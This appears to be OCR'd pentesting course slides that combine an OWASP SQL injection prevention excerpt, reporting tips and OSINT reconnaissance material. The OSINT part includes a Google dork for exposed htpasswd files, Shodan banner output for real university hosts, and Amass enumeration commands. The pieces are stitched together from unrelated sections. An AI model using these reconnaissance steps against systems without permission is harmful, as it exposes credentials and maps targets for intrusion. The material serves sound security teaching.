
For generic input validation security, refer to the Input Validation CheatSheet.

Tools

- SQL Injection Fuzz Strings (from wfuzz tool) - Fuzzdb
- sqlbftools
- Bernardo Damele A. G.: sqlmap, automatic SQL injection tool
- Muhaimin Dzulfakar: MySqloit, MySql Injection takeover tool

References

- Top 10 2017-A1-Injection
- SQL Injection



OWASP Cheat Sheet Series

Nodejs Security
OAuth2
OS Command Injection Defense
PHP Configuration
Password Storage
Pinning
Prototype Pollution Prevention
Query Parameterization
REST Assessment
REST Security
Ruby on Rails
SAML Security
SQL Injection Prevention
Secrets Management
Secure Cloud Architecture
Secure Product Design
Securing Cascading Style Sheets
Server Side Request Forgery Prevention
Session Management
Software Supply Chain Security.md
Symfony

SQL Injection Prevention Cheat Sheet

Introduction

This cheat sheet will help you prevent SQL injection flaws in your applications. It will define what SQL injection is, explain where those flaws occur, and provide four options for defending against SQL injection attacks. SQL Injection attacks are common because:

1. SQL Injection vulnerabilities are very common, and
2. The application's database is a frequent target for attackers because it typically contains interesting/critical data.

What Is a SQL Injection Attack?

Attackers can use SQL injection on an application if it has dynamic database queries that use string concatenation and user supplied input. To avoid SQL injection flaws, developers need to:

1. Stop writing dynamic queries with string concatenation or
2. Prevent malicious SQL input from being included in executed queries.

There are simple techniques for preventing SQL injection vulnerabilities and they can be used with practically any kind of programming language and any type of database. While XML databases can have similar problems (e.g., XPath and XQuery injection), these techniques can be used to protect them as well.

Reporting

Reporting

- Note taking
  - Document full attack path
  - Make screenshots, copy commands, ..
  - Backup used exploits, attack strings,…
- Reporting
  - Vulnerability Rating
  - Proof of Concept (PoC)
  - Recommendations & Prioritization
  - Vulnerability Management

Note Taking Tools

- OneNote
- Cherrytree
  - https://github.com/giuspen/cherrytree
- Sublime
  - https://www.sublimetext.com/
- OBSIDIAN
  - https://obsidian.md/
- Tusk
  - https://github.com/klaudiosinani/tusk
- …

Reporting

- Example Reports:
  - https://docs.syslifters.com/p/pentesting-in-oesterreich/

Pentesting-Firmen in Österreich

Name	Schwerpunkt	Mitarbeiter	Pentester	Hauptsitz	De Re
Syslifters GmbH	Web, Infrastrukturen	4	4	Göllersdorf	
A1 Digital International GmbH	Web, Infrastrukturen	100-200	3	Wien	
BearingPoint GmbH	Web, Infrastrukturen	250-300	3	Wien	

OSINT Tools

OSINT


- Open Source + Intelligence
- Using publicly available information to gain insights on target

Active Vs. Passive Reconnaissance

- Passive = no direct interaction with the target
- Active = direct interaction with target system (e.g. portscan)

OSINT Tools

- Google Hacking
- Shodan
- OWASP Amass
- Whois & IP information
- dnsdumpster
- GitHub, Pastebin, …
- Wigle




https://wigle.net/tools

Google Hacking/Dorking

- Using specific search parameters to find security related resources


- https://www.exploit-db.com/google-hacking-database



Google Hacking Example


- Try:
  - intitle:"Index of" htpasswd

Google Hacking Example (2)




Google Hacking Example (3)

- c



Shodan


SHODAN
Explore
Pricing
fh-joanneum.at
TOTAL RESULTS
3
TOP PORTS
21 2
80 1
View Report
View on Map
Access Granted: Want to get more out of your existing Shodan account? Check out everything you have access to.
2001:67c:1280::6
wels.fh-joanneum.at
FH JOANNEUM Gesellschaft mbH
Austria, Graz
starttls
SSL Certificate
Issued By:
|- Common Name:
R3
|- Organization:
Let's Encrypt
Issued To:
|- Common Name:
wels.fh-joanneum.at
Supported SSL Versions:
TLSv1
220 FH JOANNEUM FTP-Service / wels.fh-joanneum.at
550 SSL/TLS required on the control channel
550 SSL/TLS required on the control channel
211-Features:
CCC
SITE MKDIR
PBSZ
AUTH TLS
MFF modify;UNIX.group;UNIX.mode;
REST STREAM
MLST modify*;perm*;size*;type*;unique*;UNIX.group*;UNIX.mode*...
302 Found
91.229.57.25
pzmlelear21.fh-joanneum.at
FH JOANNEUM Gesellschaft mbH
Austria, Graz
HTTP/1.1 302 Found
Date: Sat, 04 Nov 2023 23:05:37 GMT
Server: Apache/2.4.38 (Debian)
Location: https://virtueller-campus-2021-22.fh-joanneum.at/
Content-Length: 311
Content-Type: text/html; charset=iso-8859-1
91.229.57.75
industrial-management.at
pr-labor.at
prlabor.at
pr-labor.com
wings-network.eu
FH JOANNEUM Gesellschaft mbH
Austria, Graz
starttls
SSL Certificate
Issued By:
|- Common Name:
R3
|- Organization:
Let's Encrypt
Issued To:
|- Common Name:
wels.fh-joanneum.at
Supported SSL Versions:
TLSv1
220 FH JOANNEUM FTP-Service / wels.fh-joanneum.at
550 SSL/TLS required on the control channel
550 SSL/TLS required on the control channel
211-Features:
AUTH TLS
MFF modify;UNIX.group;UNIX.mode;
REST STREAM
MLST modify*;perm*;size*;type*;unique*;UNIX.group*;UNIX.mode*;UNIX.owner*;
UTF8
EP...

OWASP Amass

- https://github.com/owasp-amass/amass

- Network mapping of attack surface
- External asset discovery
- Using open source information gathering & active reconnaissance techniques


OWASP Amass (2)

Technique	Data Sources
APIs	360PassiveDNS, Ahrefs, AnubisDB, BeVigil, BinaryEdge, BufferOver, BuiltWith, C99, Chaos, CIRCL, DNSDB, DNSRepo, Deepinfo, Detectify, FOFA, FullHunt, GitHub, GitLab, GrepApp, Greynoise, HackerTarget, Hunter, IntelX, LeakIX, Maltiverse, Mnemonic, Netlas, Pastebin, PassiveTotal, PentestTools, Pulsedive, Quake, SOCRadar, Searchcode, Shodan, Spamhaus, Sublist3rAPI, SubdomainCenter, ThreatBook, ThreatMiner, URLScan, VirusTotal, Yandex, ZETAlytics, ZoomEye
Certificates	Active pulls (optional), Censys, CertCentral, CertSpotter, Crtsh, Digitorus, FacebookCT
DNS	Brute forcing, Reverse DNS sweeping, NSEC zone walking, Zone transfers, FQDN alterations/permutations, FQDN Similarity-based Guessing
Routing	ASNLookup, BGPTools, BGPView, BigDataCloud, IPdata, IPinfo, RADb, Robtex, ShadowServer, TeamCymru
Scraping	AbuseIPDB, Ask, Baidu, Bing, CSP Header, DNSDumpster, DNSHistory, DNSSpy, DuckDuckGo, Gists, Google, HackerOne, HyperStat, PKey, RapidDNS, Riddler, Searx, SiteDossier, Yahoo
Web Archives	Arquivo, CommonCrawl, HAW, PublicWWW, UKWebArchive, Wayback
WHOIS	AlienVault, AskDNS, DNSlytics, ONYPHE, SecurityTrails, SpyOnWeb, WhoisXMLAPI

(https://github.com/owasp-amass/amass)

OWASP Amass (3)

- Docker
  - Docker CLI
    - docker pull caffix/amass
    - docker run -v OUTPUT_DIR_PATH:/.config/amass/ caffix/amass enum -d fh-joanneum.at
  - Docker Desktop




OWASP Amass (3)

